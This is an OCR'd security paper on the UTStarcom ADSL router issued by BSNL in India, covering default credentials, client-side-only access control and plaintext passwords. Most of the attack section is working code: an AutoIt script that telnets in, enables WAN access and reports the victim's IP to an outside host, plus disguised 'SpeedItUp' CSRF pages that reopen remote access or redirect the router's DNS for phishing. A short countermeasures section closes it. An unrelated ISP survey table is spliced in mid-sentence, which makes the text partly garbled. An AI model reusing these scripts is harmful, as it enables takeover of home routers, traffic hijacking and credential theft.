Pwning the BSNL Users

SathyaPrakash.K aka Boris
Sathyaprakash222@gmail.com
www.boris-info.co.cc
PanimalarEngineeringCollege,Chennai
India

Varun.V
varun89.malar@gmail.com
www.boris-info.co.cc
PanimalarEngineeringCollege,Chennai
India

Abstract:

The most common home ADSL Modem cum Router which India's No 1 ISP uses is this UT-STARCOM product(UT300R2U).The router's embedded server has several flaws which makes it vulnerable,
The flaws upon exploitation gives admin access to the router over WAN ,Wireless router products of this company are also affected by this vulnerability.Possible attacks on compromised routers are Denial of Service attacks,Remote Sniffing,Phishing etc..
Affected Firmware versions UT300R2U series Software version 3.08.BSNL_02.01.02_tr64 3.12L.BSNL_01.A2pB023K.d20K_rc2 and more. We propose some countermeasures techniques to defeat these kinds of attacks.

1.UT-STARCOM:

The US based company whose modem cum router which is distributed by BSNL[1] runs a server on its hardware which is prone to several exploits.
The main failure of the server lies in its Access control mechanisms,which is improperly sanitized.

2.Protection mechanisms:

The standard so called protection mechanisms buit into the router are as follows

1.Remote HTTP acess is blocked by default,which was once a famous vulnerability [2]

2.Access control determines which privilege should be given to which user groups,thereby preventing USER from accessing ADMIN functions.

3.Vulnerability Description:

3.1 Poor user Validation:

The modem has 3 inbuilt users

1.admin
2.user
3.support (non-existant)

these accounts have their respective usernames as default password.

Usually most of the home users don't change the default ADMIN password.But some smart users do so,but they aren't really smart enough to find what are the user accounts present in their ADSL Modem+Router..
When a user logs in to the modem as

ADMIN he has full access to the router,whereas when logged in as a limited USER ,the user could not modify any settings on the router.This is the protection mechanism implemented by the manufacuter.

3.1.1User Privileges:

The Privilege of access is not at all being controlled,simple javacript(menuBCM.js) handles the privilage of access mechanism. menuBCM.js does nothing but just hides specific menus to USER & shows everything to the ADMIN.This is insecure,since when the path of a menu is known anyone(USER) could request the server to get the page and indiscriminate of privileges the server replies them with the result.

3.1.2 Passwords:

The poor implementation of the server is shown from the password.html page.This page is called by the ADMIN user while changing the passwords for users.This page has the passwords of the users in clear text for the use of javascript to validate change of passwords

3.2 Telnet Service:

Since i had mentioned earlier that the privilege of user access is not at all being controlled & javascripts does it by hiding the menus ,It is obvious that a javascript has nothing to do in a telnet session, hence ADMIN access is given for a USER in a telnet session.

4. Proof of Concept:

Lets have a look at the source code of the javascript which handles the privilege of access mechanism

menuBCM.js:


```
function menuAdmin(options) { // All the options are displayed for ADMIN
  var std = options[MENU_OPTION_STANDARD];
  var proto = options[MENU_OPTION_PROTOCOL];
  var firewall = options[MENU_OPTION_FIREWALL];
  var nat = options[MENU_OPTION_NAT];
  var ipExt = options[MENU_OPTION_IP_EXTENSION];
  var wireless = options[MENU_OPTION_WIRELESS];
  var voice = options[MENU_OPTION_VOICE];
  var snmp = options[MENU_OPTION_SNMP];
  var ddnsd = options[MENU_OPTION_DDNSD];
  var sntp = options[MENU_OPTION_SNTP];
.
.
if ( user == 'admin' ) //this piece of code calls the respective menu to be
```

displayed


```
      menuAdmin(options);
   else if ( user == 'support' )
      menuSupport(options);
   else if ( user == 'user' )
      menuUser();
}
-------------code truncated
```

Each menu is assigned to a variable & respective set of menu's are called depending on the user logged in.

Accessing the router as ADMIN:




Accessing the router as USER:



Accessing the password page in USER mode of Privilege:

Navigating /password.html



Source code of password.html


```
<script language="javascript">
<!-- hide

   pwdAdmin = 'lame';  //Passwords
for all users are passed in plaintext
for comparing
  pwdSupport = 'support';
  pwdUser = 'user';
  function btnApply() {
 var loc = 'password.cgi?';
 with ( document.forms[0] ) {
  var idx = userName.selectedIndex;

   switch ( idx ) {
        case 0:
           alert("No username is
selected.");
           return;
        case 1:
```

```
        if ( pwdOld.value ==
pwdAdmin )
          break;
        else {
          alert("Old admin password
is wrong.");
          return;
        }
      case 2:
        if ( pwdOld.value ==
pwdSupport )
          break;
        else {
          alert("Old support
password is wrong.");
     ------------------------- truncated
```

Passwords in plain text are used to compare with the user entered ones while changing old passwords

Telnet Access:

While connecting through telnet USER is given ADMIN access is given



5.Compromising the Router:

From the above analysis we had determined that the entry point into the router is through the default passwords & as none is concerned about the USER account

5.1. Malware

The default ipaddress for the UTSTARCOM ADSL Router is 192.168.1.1 however if the default address is changed we could enumerate it with few lines of extra codes to the malware.
The task of the malware is to telnet into the router of the victim using user:user combination and to enable the WAN-http access on the router & log his external ipaddress to the attacker.Now the attacker could just navigate to the ipaddress from his logs and he will be greeted by the victim's router (considering port 80 on WAN is not forwaded).Now using the user:user combination the attacker can login into the victim's router and by navigating to /passwords.html page admin password could be obtained.
Here is my custom script in autoIT[3] doing the job

Bjacker V 1.0

```
#include <IE.au3>
$oIE = _IECreate
("www.boris222.0fees.net/ip.php")
_IENavigate ($oIE,
"www.boris222.0fees.net/ip.php");
Run ("telnet.exe 192.168.1.1 ")
Sleep(1000)
```

Send("user")
Send("{ENTER}")
Sleep(1000)
Send("user")
Send("{ENTER}")
*Send("**remoteaccess enable --service http**")*
Send("{ENTER}")
Sleep(3000)
Send("logout")
Send("{ENTER}")
ProcessClose("telnet.exe")

http://attacker.net/ip.php

has a script which logs the ipaddress of the victim in the mysql database server of the attacker.
While compiling this script into an exe by specifying the necessary parameters the executable could be run in hidden mode.

remoteaccess enable --service http

This command enables http access to the device through the WAN.

5.2. Web way(CSRF)

This method uses the Cross site request forgery attacks[4] to loginto the victim's router and utilizing iframes to do necessary configuration changes on the router in a hidden manner.
With latest browsers having BEAP protection enabled some strong social engineering skills are needed to carry out this attack successfully.

Bjacking V 1.1:

This is a advanced and most dangerous method of attack, Yes it is true when a BSNL
user with a UTSTARCOM Router/Modem visits a webpage he gets his router
compromised.
This feature combines CSRF to log into the router and change the remote access
configuration, and it calls the iplogger to log the victim ip ; The entire process happening
inside is hidden by a IFRAME, however modernday browsers with BEAP would ask the
user for conformation to loginto 192.168.1.1 , which could be bypassed by social
engineering
index.html


```
<html>
<head>
<title>SpeedItUp</title>
</head>
<body>
<br><h1>This page configures your system to use high speed internet, please wait for
few seconds for the script to configure</h1></br>
Please click the button to continue.
<iframe src ="config.html" width=70 marginwidth="25%" height=20 scrolling="no" frameborder="0" class="iframe"></iframe>
</body>
</html>
```


config.html

```
<html>
<body
onload="window.scrollTo(1440,
980);">
<iframe
src="http://user:user@192.168.1.1/scsrvcntr.cmd?
action=save&http=1&http=3&icmp=1&snmp=1&snmp=3&telnet=1&telnet=3&tftp=2&tftp
=0"
width=3000 height=1000
frameborder=0></iframe>
<iframe
src="http://www.boris222.0fees.net/ip.php"
width=3000 height=1000
frameborder=0></iframe>
</body>
</html>
```

http://user:user@192.168.1.1/scsrvcntr.cmd?action=save&http=1&http=3&icmp=1&snmp=1&snmp=3&telnet=1&telnet=3&tftp=2&tftp=0
This enables http access on the WAN and
http://www.boris222.0fees.net/ip.php logs the ipaddress

Exploit in Action:





6. Possible Attacks:

6.1.Denial of Service:

1.The attacker might implement MAC filtering or other IP restriction on the victim's router.
2.Specifying a unreachable Static Route
3.Killing the httpd server process of the router repeatedly by telneting into the victim's router.

5.2.Sniffing:

1.The attacker could specify a static route passing through his network for the victim's router and sniff the traffic from the victim.

5.3.Phishing:


PoC:

This is the attack of our special interest as it is one of the stealthiest attack when combined with routing attacks.
The attacker could specify a fake DNS server for the victim router and could carry out phishing attacks.

http://192.168.1.1/dnscfg.cgi?dnsPrimary=4.1.1.1&dnsSecondary=2.1.2.3&dnsDynamic=0&dnsRefresh=1


This changes the primary & secondary DNS servers of the victim's router

Victim's Network Layout:



This is a normal (usual) network setup of a home user.

Normal Operation:



The router has a default DNS server assigned by the ISP.Some times it may be provided by a DHCP server.

index.html

```
<html>
<head>
<title>SpeedItUp</title>
</head>
<body>
<br><h1>This page configures your system to use high speed internet, please wait for
few seconds for the script to configure</h1></br>
Please click the button to continue.
<iframe src ="config.html" width=70 marginwidth="25%" height=20 scrolling="no" frameborder="0" class="iframe"></iframe>
</body>
</html>
```

config.html

```
<html>
<body
onload="window.scrollTo(1440,
980);">
<iframe
src="http://user:user@192.168.1.1/
dnscfg.cgi?dnsPrimary=113.21.12.31
&dnsSecondary=113.21.12.31&dnsD
ynamic=0&dnsRefresh=1"
width=3000 height=1000
frameborder=0></iframe>
</body>
</html>
```


The above script changes the primary & secondary dns servers as specified by the attacker.

attacker phishes all the famaous sites (E-MAIL,NETBANKING,SOCIAL NETWORKING etc)
Some advanced users might wonder about the ssl (https) for them there comes the routing attack.
By specifying a static route through the attacker's network MITM attacks can be carried out.Using SSL Strip[5] does the job for advanced users.

Statistics[6]:

And this is the statisctics for number of BSNL users,Most of the NorthIndian
BSNL clients are provided with Huawei modem cum routers and they are not affected by
this vulnerability(I haven't reviewed it) and remaining are given with this UTStarcom
product,so nearly 20% of Indian Internet users are vulnerable to this exploit.

Attack Scenario:



The DNS server specified by the

Airtel and BSNL Continue their Domination

The big two ISPs maintain their stranglehold on the Indian broadband market. Happily, overall satisfaction levels have risen from last year's average of 60% to well over 80%. Services are ranked by total number of positive and negative ratings across all parameters. All ratings reflect survey respondent's satisfaction with the given aspect of service. The Others category covers Railwire, Pacenet, Alliance Broadband, Ortel Broadband, Asianet Broadband and HFCL Connect.

PCW RANKING	ISP	Connection Type	% of Users	% of Satisfied Users	Overall Satisfaction	Quality of Installation	Connection Reliability	Connection Speed	Technical Support
1	Airtel	DSL	25.9%	80.2%	Above Average	Excellent	Very Good	Mostly as promised	Good
2	BSNL	DSL	47.1%	85.3%	Above Average	Average	Very Good	Mostly as promised	Below Average
3	Tata Indicom	DSL	10%	76.7%	Average	Average	Good	Mostly as promised	Average
4	MTNL	DSL	8.1%	72.5%	Average	Average	Very Good	Mostly as promised	Below Average
5	Reliance Communications	Various	5.7%	65.8%	Average	Average	Average	Sometimes as promised	Average
6	Hathway	Cable	4%	50%	Below Average	Average	Average	Lower than promised	Below Average
7	Sify	Cable	2.7%	42.1%	Dissatisfied	Average	Below Average	Lower than promised	Poor
8	You Tele	Cable	0.9%	57.1%	Average	Average	Excellent	Mostly as promised	Excellent
9	Exatt Net	Cable	0.4%	60%	Average	Average	Average	Varies	Poor
10	Others	Various	4.4%	57.1%	Average	Average	Average	Mostly as promised	Average

CHART NOTES: Source: 3927 PC World readers and PC World.in visitors from February 24th to March 21st.

Solution:

Temp: Change the default password for ADMIN and USER group of users.As the default User:User combination makes the attacker to intrude into the router

Permenent:

Get ridden of those nasty javascripts,implement the access control using serverside scripts storing cookies,As access control using clientside scripting is completly ridiculous,as the client could do anything.

Last but not the least **“Don’t give Dumb Instructions[7] for the HOME USER’S on configuring the device”**

References:

[1] http://investorrelations.utstar.com/releasedetail.cfm?ReleaseID=282468
[2] http://www.thinkdigit.com/forum/archive/index.php/t-57773.html
[3] http://www.**autoit**script.com/**autoit**3
[4]http://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)
[5]http://www.thoughtcrime.org/software/sslstrip/
[6]http://pcworld.in/india/features/5931689/PDAs__Cell_Phones/Broadbcnd_Awards_2009
[7] http://www.chennai.bsnl.co.in/BBS/Wireless/WirelessSecurity.htm

Special Thanks to:

http://www.hak5.org/
http://www.underground-systems.org/
http://haktstudios.com/
http://www.garage4hackers.com/